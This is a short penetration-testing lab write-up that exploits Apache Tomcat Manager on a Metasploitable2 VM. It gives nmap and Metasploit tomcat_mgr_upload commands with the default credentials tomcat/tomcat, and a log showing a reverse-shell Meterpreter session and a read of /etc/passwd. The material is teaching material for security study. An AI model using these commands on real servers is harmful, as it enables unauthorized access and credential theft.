Exploitation Lab

Apache Apache Tomcat is a widely used web server for running Java-based web applications. Misconfigurations or weak credentials in Tomcat can lead to serious security vulnerabilities. This lab demonstrates how attackers can exploit Tomcat Manager to gain unauthorized access and execute remote code.

Lab Setup

Attacker Machine: Kali Linux
Target Machine: Metasploitable2
Tools Used:

- Metasploit Framework
- Nmap
- Browser

Exploiting Apache Tomcat

1. Scanning the Target
   nmap -sV <target-ip>

2. Exploit Using Metasploit
   msfconsole



Figure 1: Exploit Using Metasploit

3. Use the Tomcat exploit module:
   use exploit/multi/http/tomcat_mgr_upload

4. Set required options:
   set RHOSTS <target-ip>
   set RPORT 8080

set USERNAME tomcat
set PASSWORD tomcat
set TARGETURI /manager/html

5. Run the exploit:
   exploit

6. Gaining Access
   If successful, a **Meterpreter session** will be opened, giving control over the target system.

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.1.100:5555
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying rFqUWYPqN7wLWeNfm9Y9VPl5...
[*] Executing rFqUWYPqN7wLWeNfm9Y9VPl5...
[*] Undeploying rFqUWYPqN7wLWeNfm9Y9VPl5 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.1.41
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp
_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.100:5555 → 192.168.1.41:37104) at 2026-03-17 05:41:53 -040
0

meterpreter > cat /etc/passwd
```

Figure 2: Gain Meterpreter access

Summary

This lab demonstrates how a vulnerable Apache Tomcat server can be exploited using weak credentials and misconfigurations. The process begins with scanning the target system using Nmap to identify open ports and services. Once Tomcat is discovered, the attacker accesses the Tomcat Manager interface and attempts login using default credentials.

After successful authentication, the Metasploit module tomcat_mgr_upload is used to upload a malicious WAR file. This allows the attacker to gain a Meterpreter session on the target system. Post-exploitation activities include system enumeration, credential extraction, and privilege escalation.